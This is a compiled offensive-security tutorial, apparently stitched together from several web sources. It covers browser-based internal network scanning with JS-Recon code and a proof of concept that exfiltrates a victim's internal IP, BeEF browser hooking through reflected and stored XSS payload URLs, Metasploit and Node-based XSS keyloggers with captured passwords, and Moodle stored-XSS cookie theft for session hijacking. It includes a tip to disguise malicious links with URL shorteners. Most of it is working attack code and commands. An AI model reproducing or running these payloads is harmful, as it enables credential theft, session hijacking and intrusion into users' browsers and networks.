CORS XMLHttpRequest has five possible readystate status and WebSocket has four possible readystate status.

But, what is a readystate status?

ReadyState property returns the state an XMLHttpRequest client is in. An XHR client exists in one of the following states:

- **0** request not initialized
- **1** server connection established
- **2** request received
- **3** processing request
- **4** request finished and response is ready

When a new connection is made to any service the status of the readystate property changes based on the state of the connection. This transition between different states can be used to determine if the remote port to which the connection is being made is either open, closed or filtered.

- **Port Scanning:**

When a WebSocket or CORS connection is made to a specific port of an IP address in the internal network the initial state of WebSocket is readyState 0 and for CORS its readyState 1. Depending on the status of the remote port, these initial readyState status change sooner or later. The below table shows the relation between the status of the remote port and the duration of the initial readyState status. By observing how soon the initial readyState status changes we can identify the status of the remote port.

Port Status	WebSocket (ReadyState 0)	WebSocket
Open (applications type 1 & 2)	< 100ms	< 100ms
Closed	~ 1000ms	~ 1000ms
Filtered	> 3000ms	> 3000ms

There are some limitations to performing port scans this way. The major limitation is that all browser's block connections to well known ports and so they cannot be scanned. The other limitation is that these are application level scans unlike the socket level scans performed by tools like nmap. This means that based on the nature of the application listening on a particular port the response and interpretation might vary.

There are four types of responses expected from applications:

- **1 Close on connect:** Application terminates the connection as soon as the connection is established due to protocol mismatch
- **2 Respond & close on connect:** Similar to type-1 but before closing the connection it sends some default response
- **3 Open with no response:** Application keeps the connection open expecting more data or data that would match its protocol specification
- **4 Open with response:** Similar to type-3 but sends some default response on connection, like a banner or welcome message

The behavior of WebSockets and COR for each of these types is shown in the table below.

Application Type	WebSocket (ReadyState 0)/CORS (ReadyState 1)
Closed on connect	< 100ms
Response & close on connect	< 100ms
Open with no response	> 3000ms
Open with response	< 100ms (FF & Safari) > 300ms (Chrome)

- **Network Scanning:**

The port scanning technique can be applied to perform horizontal network scans of internal networks. Since both an open port and a closed port can be accurately identified, horizontal scans can be made for specific ports that would be allowed through the personal firewalls of most corporate systems.

Identification of an open or closed port would indicate that a particular IP address is up.

Ports like 445 or 3389 are ideal for such purpose as these are usually allowed across personal firewalls of desktop systems. It has been found that port 445 is of Application type-1 on Windows 7 and can be detected whether it is open or closed. However port 445 on Windows XP and port 3389 are of application type-3 and the host can only be detected if these ports are closed on such systems.

- **Detecting Private IP Address:**

Most home user's connected to WiFi routers are given IP addresses in the 192.168.x.x range. And the IP address of the router is often 192.168.x.1 and they almost always have their administrative web interfaces running on port 80 or 443.

These two trends can be exploited to guess the private IP address of the user in two steps:

Step 1: Identify the user's subnet This can be done by scanning port 80 and/or 443 on the IP addresses from 192.168.0.1 to 192.168.255.1. If the user is on the 192.168.3.x subnet then we would get a response for 192.168.3.1 which would be his router and thus the subnet can be identified.

Step 2: Identify the IP address Once the subnet is identified we scan the entire subnet for a port that would be filtered by personal firewalls, port 30000 for example. So we iterate from 192.169.x.2 to 192.168.x.254, when we reach the IP address of the user we would get a response (open/closed) because the request is generated from the user's browser from within his system and so his personal firewall does not block the request.

Analyzing Detecting IP Address

The basis of the rest of the functionality are the same. However, to not extend this article, only a functionality would be analyzed:

The first function called is `find_private_ip()`:

```
function find_private_ip()
{
    scan_type=3;
    network_address = [192,168,0,1];
    reset_scan_out();
    document.getElementById('result').innerHTML = "Detection started<br>";
    find_network();
}
```

It sets variables and cleans the output. Then calls the function `find_network()`:

```

function find_network()
{
    if(network_address[2] > 255)
    {
        network_address[2] == 0;

        document.getElementById('result').innerHTML = "The local network could not be
identified...detection stopped";
    }
    else
    {
        document.getElementById('result').innerHTML += "Currently checking - " +
network_address.join(".");
        network_address[2]++;
        is_dest_up(1);
    }
}

```

Find_network() checks if the 192.168.X.X value, that corresponds with the subnet of the victim is over 255. If this value is over, the subnet could not be verified and the detections tops.

If subnet values is not over 255, adds 1 to the subnet mask and calls is_dest_up(1):

```

function is_dest_up(pis_code)
{
    var pis_port = 80;

    ...

    start_time = (new Date).getTime();
    try
    {
        ws = new WebSocket("ws://" + network_address.join(".") + ":" + pis_port);
        ...
        setTimeout("check_idp(1)",100);
    }
}

```

```

    }
    catch(err)
    {
        document.getElementById('result').innerHTML += "<b>Scan stopped. Exception: " + err
+ "</b>";
        return;
    }
}

```

The function set the port of the router to 80. Then starts a timer and creates a websocket trying to connect to the port 80 in the IP that iteracts. Therefore, if there is a response in the 80 of the router IP and a delay in the response, the script could determine the subnet IP.

```

function check_idp(pis_code)
{
    var interval = (new Date).getTime() - start_time;
    if(ws.readyState == 0)
    {
        if(interval > closed_port_max)
        {
            ...
            setTimeout("find_network()",1);
        }
        else
        {
            setTimeout("check_idp(" + pis_code + ")",100);
        }
    }
    else
    {
        ...
        document.getElementById('result').innerHTML = "Network found -- " +
network_address.join(".") + "..checking for IP<br>";
    }
}

```

```

        setTimeout("find_ip()",1);
    ...
}
}

```

Check_idp() checks the readyState of the socket, if is equal to 0 and the time of the interval is over the closed_port_max seconds, the port is closed and continues enumerating the next subnet. If not, calls the function again to check if the readyState has changed and if it has changed, it calls find_ip() doing a similar process to guess the IP of the user.

Taking advantage of Cross-Site Scripting to get the Internal IP of a Victim

After analyzing the potential of JS-Recon, an attacker can think about:

- Infect the victim with a XSS
- Detect the internal IP of the victim
- Detect the open services of the victim
- Detect the desired open services of the IPs in the victim LAN

Therefore, editing the javascript and invoking find_network() first, and when the victim IP is detected, call scan_ports() passing the victim IP as parameter and ending calling scan_network() specifying the IP range of the victim LAN and the desired port/s, we could do a complete local scan of a victim network using a script.

In this POC only the internal IP is detected and retrieved:

If we inject the malicious javascript in the XSS or call to a hosted javascript in our machine:

```
<script src="http://localhost/1.js" />
```

Automatically, the script will try to find our router interface and detect the IP Range:

200	GET	/	192.168.1.1	websocket	html	148 B	0 B	+ 11 ms
	GET	/	http://192.168.1.1/168.1.2:30303	websocket				
	GET	/	192.168.1.3:30303	websocket				
	GET	/	192.168.1.4:30303	websocket				

After finding the subnet, the script will try to find the internal IP of the victim:

	GET	/	192.168.1.32:30303	websocket				
	GET	/	192.168.1.33:30303	websocket		0 B	0 B	+ 3 ms
200	GET	/?internal_IP=192.168.1.33	localhost	xhr	html	717 B	562 B	+ 6 ms

Finally, an asynchronous request to the attacker site will be done passing the internal IP as parameter:

```

127.0.0.1 - - [17/Oct/2018 18:41:51] "GET /1.js HTTP/1.1" 200 -
127.0.0.1 - - [17/Oct/2018 18:42:55] "GET /?Internal_IP=192.168.1.33 HTTP/1.1" 200 -

```

Limitations

Blocked Ports: To avoid Cross Protocol exploitation almost all popular browsers block connections to certain well known ports. Due to this the status of these ports cannot be determined.

Linear Scanning: The determination of port status is based on timing of the readyState status changes. Opening multiple simultaneous connections interferes with this timing leading to unreliable results. Hence to avoid such situations all scans are performed one port at a time.

Internal Networks Only: As stated above, timing is critical to identification of port status. Depending on the location of the target device this timing could vary. JSRecon has been tuned to scan internal networks with very low turn around time. Scanning external networks would require only two minor changes - values of the variables open_port_max and closed_port_max must be suitably updated.

References

[JS-Recon Site](#)

[JS-Recon - Description](#)

<https://ilajara.gitlab.io/web/2018/10/18/js-recon.html>

<https://www.chmag.in/articles/toolgyan/js-recon-javascript-network-reconnaissance-tool/>

Beef-XSS

What is BeEF?

BeEF which stands for *Browser Exploitation Framework* is a tool that can hook one or more browsers and can use them as a beachhead of launching various direct commands and further attacks against the system from within the browser context.

BeEF uses JavaScript and hence it is easier for us to inject codes to the XSS vulnerable pages and that code will be and the code will get executed every time any user tries to reach the page.

How to hook Victims using Reflected XSS?



Reflected XSS?


Reflected XSS are those attacks where the injected script is reflected off the web server, such as in an error message, search result, or any response that includes some or all of the input sent to the server as part of the request.

Now, in order to run BeEF go to the **Kali Linux machine and enter BeEF**. It will automatically open the GUI version of BeEF on your browser. Now, the default username and password is

username: beef

password: beef

You can change this by going to the config.yaml file



Here, on the left side, you can see, **“Online browsers”** and **“Offline Browsers”**. This will list all the browsers hooked to the beEF.

Now, let’s try to get some user to hook on beEF.

Step 1: We will be using the code given by the beEF itself.

Step 2: Go to command line and you can see the command. Just copy it somewhere so you can modify it.

```
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

Step 3: Now, in the <IP> section, you need to add your IP

Step 4: Now, to get your IP, open terminal and enter the command
ifconfig

Step 5: Now, enter the IP in the <IP> portion. Now your command will look something like this

<script src="<http://10.0.2.15:3000/hook.js>"></script>

Now, that's it we are ready! The code can now be executed.

Step 6: Let's go to one of the vulnerable web pages, "DVWA"

Step 7: First set the security level to Low.

Step 8: Go to Reflected XSS. Here, we used to enter a name and it used to get displayed with a "Hello XXX" message. Now, what we are going to do is, copy the URL somewhere so that we can modify it.

We are doing nothing but just changing the payload here

Step 9: Now, paste the script to the URL.

http://10.0.2.4/dvwa/vulnerabilities/xss_r/?name=<script src='http://10.0.2.15:3000/hook.js'></script>#

The URL is ready to be hooked to BeEF. And now you can send the URL to any person and once they execute the URL you will be able to hook their browser to BeEF and then execute different commands BeEF allows.

Step 10: Let us try to hook the browser. Copy the URL and then paste it to any browser



Here, you can see the hooked browser in the "Online Browsers" section.

Tip: You can use online URL shortening to make the URL look less suspicious.

How to hook victims to BeEF using stored XSS?

In comparison, stored XSS can be much more dangerous than the reflected. So now let us see how we can hook victims to BeEF using stored XSS.

Here, you don't have to send anything to anyone. When anyone visits the page, the code will be executed. And the URL will also not look suspicious.

Step 1: Go to DVWA

Step 2: Set the security to Low

Step 3: Go to Stored XSS

Step 4: Now, what we are going to do here is,

Enter **Name as beef** and we gonna put our **exploit in the Message text box**. If in case, the field has character limitations such as if it only allows 100 characters or so. Just inspect and modify the limits

```
<table cellspacing="1" cellpadding="2" border="0" width="550">
  <tbody>
    <tr>
      <tr>
        <td width="100">Message *</td>
        <td>
          <textarea name="mtxMessage" cols="50" rows="3" maxlength="1000"></textarea>
        </td>
      </tr>
      <tr>
        <td width="100">
        </td>
      </tr>
    </tbody>
  </table>
```

ml > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > table > tbody > tr > td

Enter the previous script in the text box.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Step 5: Click on “ Sign Guestbook”

Now, you can send the URL to the victim or you can just wait for people to browse the website. If the website has lots of visitors, they will be clicking on that. And then you will be able to hook the victim and hack them.

Note: This is only for practice purposes to test it locally. However, in the real world, you will have to use port forwarding using static IP. But, since you need lots of practice before trying in the real world, testing and applying locally will help you enhance proper knowledge on how it is done.

<https://medium.com/@secureica/hooks-victims-to-browser-exploitation-framework-beef-using-reflected-and-stored-xss-859266c5a00a>

XSS Keylogger Metasploit

```
192.168.1.116 [2c0da350] Logging clean keystrokes to: /home/rowser.keystrok_607691.txt
192.168.1.116 [2c0da350] Logging raw keystrokes to: /home/rowser.keystrok_716763.txt
192.168.1.116 [2c0da350] Keys: Mar
192.168.1.116 [2c0da350] Keys: Ma
192.168.1.116 [2c0da350] Keys: M
192.168.1.116 [2c0da350] Keys: Marc
192.168.1.116 [2c0da350] Keys: Marcu
192.168.1.116 [2c0da350] Keys: Marcus
192.168.1.116 [2c0da350] Keys: MarcusC
192.168.1.116 [2c0da350] Keys: MarcusCa
192.168.1.116 [2c0da350] Keys: MarcusCar
192.168.1.116 [2c0da350] Keys: MarcusCare
192.168.1.116 [2c0da350] Keys: MarcusCarey
192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>
```

Rarely does a week go by without a friend or family member getting their login credentials compromised, then reused for malicious purposes. My wife is always on the lookout on Facebook, warning relatives and friends to change their passwords. Many people don't understand how their credentials get compromised. Password reuse on several websites is usually the culprit. Password reuse is a problem even if the website encrypts the passwords in their databases. An attacker only needs to insert some evil code, and allow it to do the work for them.

This is one of the many reasons how the Internet is like a field of mines, where malicious code is around every turn. If an attacker can insert code on a website they don't need to crack any passwords. Keyloggers can be included on most websites with one line of code. The activity that ensues is pretty awesome from an attacker's perspective, they can sit back and watch credentials magically appear. It reminds me of the fisherman tales of fishes jumping into their boats.

In the information security field Metasploit is the ultimate, "I can show you better than I can tell you!" software. Security professionals need to be able to demonstrate exploitation techniques to users and management. I have seen Javascript Keyloggers out there in the wild, but couldn't find a scalable, easy to deploy version.

So I sat down a couple of weeks ago and wrote a Metasploit based Javascript keylogger from scratch. I have to give props to Wei, Tod, and HD for motivation and help with fine tuning the module. Adding exploitation techniques to Metasploit solves any scalability and deploy-ability issues. James "[@egyp7](#)" Lee presented a talk at the last BSides Las Vegas, on why it makes sense to develop these types of tools using Metasploit. The reason is Metasploit has tons of code that you can reuse to build anything, almost like Lego blocks.

The Metasploit Javascript Keylogger sets up a HTTP/HTTPS listener which serves the Javascript keylogger code and captures the keystrokes over the network. I've include a demo page within the module for testing purposes. Just enter "**set DEMO true**" during module setup as you can see below to activate the demo page. To access the demo page, just append "/demo" to the URL provided.

Of course, the keylogger captures all keystrokes including tabs, carriage returns, and backspaces entered on the webpage once the Javascript HTML tag is embedded on a webpage.

Step 1: Module setup:

```
msf > use auxiliary/server/capture/http_javascript_keylogger
```

```
msf auxiliary(http_javascript_keylogger) > set demo true
```

```
demo => true
```

```
msf auxiliary(http_javascript_keylogger) > show options
```

Module options (auxiliary/server/capture/http_javascript_keylogger):

Name	Current Setting	Required	Description
DEMO	true	yes	Creates HTML for demo purposes
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH		no	The URI to use for this exploit (default is random)


```
msf auxiliary(http_javascript_keylogger) > run
```

```
[*] Using URL: http://0.0.0.0:8080/qZBRzd
```

```
[*] Local IP: http://192.168.1.131:8080/qZBRzd
```

```
[*] Server started.
```


Step 2: Demo page URL




Step 3 (Optional) : To embed the keylogger into any webpage, use a reachable URL along with HTML `<script>` tag appended with `/[whatever].js`.

```
<script type="text/javascript" src="http://192.168.1.131:8080/qZBRzd/test.js">
```


Screen Capture 1: Module setup and run



Screen Capture 2: Demo page



Screen Capture 3: Keystrokes captured and stored to loot



```
mjt ~ ssh -- 145x35
[*] 192.168.1.116 Assigning client identifier '2c0da350'
[+] 192.168.1.116 [2c0da350] Logging clean keystrokes to: /home/njc/.msf4/loot/20120221095753_default_192.168.1.116_browser.keystrok_687691.txt
[+] 192.168.1.116 [2c0da350] Logging raw keystrokes to: /home/njc/.msf4/loot/20120221095753_default_192.168.1.116_browser.keystrok_716763.txt
[+] 192.168.1.116 [2c0da350] Keys: Mar
[+] 192.168.1.116 [2c0da350] Keys: Ma
[+] 192.168.1.116 [2c0da350] Keys: M
[+] 192.168.1.116 [2c0da350] Keys: Marc
[+] 192.168.1.116 [2c0da350] Keys: Marcus
[+] 192.168.1.116 [2c0da350] Keys: MarcusC
[+] 192.168.1.116 [2c0da350] Keys: MarcusCa
[+] 192.168.1.116 [2c0da350] Keys: MarcusCar
[+] 192.168.1.116 [2c0da350] Keys: MarcusCare
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>S
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>Su
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>Sup
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>Sup
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>Super
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>SuperS
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>SuperSe
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>SuperSec
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>SuperSecr
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>SuperSecre
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>SuperSecret
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>SuperSecretP
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>SuperSecretPa
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>SuperSecretPas
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>SuperSecretPassw
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>SuperSecretPasswo
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>SuperSecretPasswor
[+] 192.168.1.116 [2c0da350] Keys: MarcusCarey<TAB>SuperSecretPassword
```

<https://www.rapid7.com/blog/post/2012/02/21/metasploit-javascript-keylogger/>

The XSS Keylogger project is based on a client side script which is to be embedded in a vulnerable page that listens to keystrokes on a page, and broadcasts it to an actively running Node server.

The client side script connects using a persistent websocket connection to the Node server. The Node server then in turn relays the information received to a remote monitoring dashboard which could optionally be running.

The remote monitoring dashboard is also able to send a JavaScript snippet that is run remotely on a XSS exploited web page that is being visited by an unsuspected user by piping it through [eval\(\)](#).

<https://github.com/hadynz/xss-keylogger>

<https://1library.org/article/desenvolvimento-do-m%C3%B3dulo-xss-para-o-metasploit.ydvgr5iy>

XSS Session Hijacking

Stored XSS + Session Hijacking

Hi, I'm Cid da Costa and as an information security researcher, I've made a security assessments in order to find issues on a very popular learning platform called Moodle in version 3.8.

Moodle is a learning platform designed to provide educators, administrators and learners with a single robust, secure and integrated system to create personalized learning environments. You can download the software onto your own web server or ask one of our knowledgeable Moodle Partners to assist you.

Moodle is built by the Moodle project which is led and coordinated by Moodle HQ, which is financially supported by a network of over 80 Moodle Partner service companies worldwide.

Those Vulnerabilities were:

- Reflected XSS on chat
- Stored XSS on chat
- Session Hijacking

Cross-Site Scripting (XSS) attacks are a type of injection scripts, in major part malicious, and they have effectiveness when an application fail in sanitize your inputs to succeed the attack. This relative XSS flaws, are easily to execute if the developers of the application, don't have the right cares about the inputs of his applications in order to creates mechanism to validate it.

After this brief introduction, I will begin testing how the application handle the input that I've pass through a text field in a chat session between an administrator user and a student and then steal cookies and hijack the session.


In the beginning of the assessment, I notice that when I passed a script without any kind off encode, the application applies some input sanitization but execute a reflected xss on the site. I going Searching for a encode that permits the script remains stored on a chat session, I use a HTML encode, from burp suit, in a tab called "decoder improved", an extender, downloaded from BaP Store. When I doing this encode i get a payload that I use to make a xss that run and stored in a chat session. After that I used this xss stored to run a script that capture a session cookie from the user logged on chat and then a do a session hijacking. Besides that, I sended to a remote server, the cookies that I've been captured an stored by a later use. Session hijacking attack consists of the exploitation of the web session control mechanism, which is normally managed for a session token.

In that way, let me demonstrate in the video below how can i make this attack exploring a simple xss reflected, turn this in a stored one and then elevate the impact of the flaw manipulating the session cookies granting sessions rigths to another user.

Before we get into session hijacking, let's first review what exactly we mean by a "session." HTTP is inherently stateless, which means that each request is carried out independently and without any knowledge of the requests that were executed previously. In practical terms, this means that you'd have to enter your username and password again for every page you viewed. As a result, the developers needed to create a way to track the state between multiple connections from the same user, rather than asking them to re-authenticate between each click in a web application.

Sessions are the solution. They act as a series of interactions between two devices, for example your PC and a web server. When you login to an application, a session is created on the server. This maintains the state and is referenced during any future requests you make.

How a Session Works



These sessions are used by applications to keep track of user-specific parameters, and they remain active while the user remains logged in to the system. The session is destroyed when you log out, or after a set period of inactivity on your end. At that point, the user's data is deleted from the allocated memory space.

Session IDs are a key part of this process. They're a string, usually random and alpha-numeric, that is sent back-and-forth between the server and the client. Depending on how the website is coded, you can find them in cookies, URLs, and hidden fields of websites.

A URL containing a session ID might look like:

www.mywebsite.com/view/99D5953G6027693

On an HTML page, a session ID may be stored as a hidden field:

```
<input type="hidden" name="sessionID" value="19D5Y3B">
```

While Session IDs are quite useful, there are also potential security problems associated with their use. If someone gets your session ID, they can essentially log in to your account on that website.

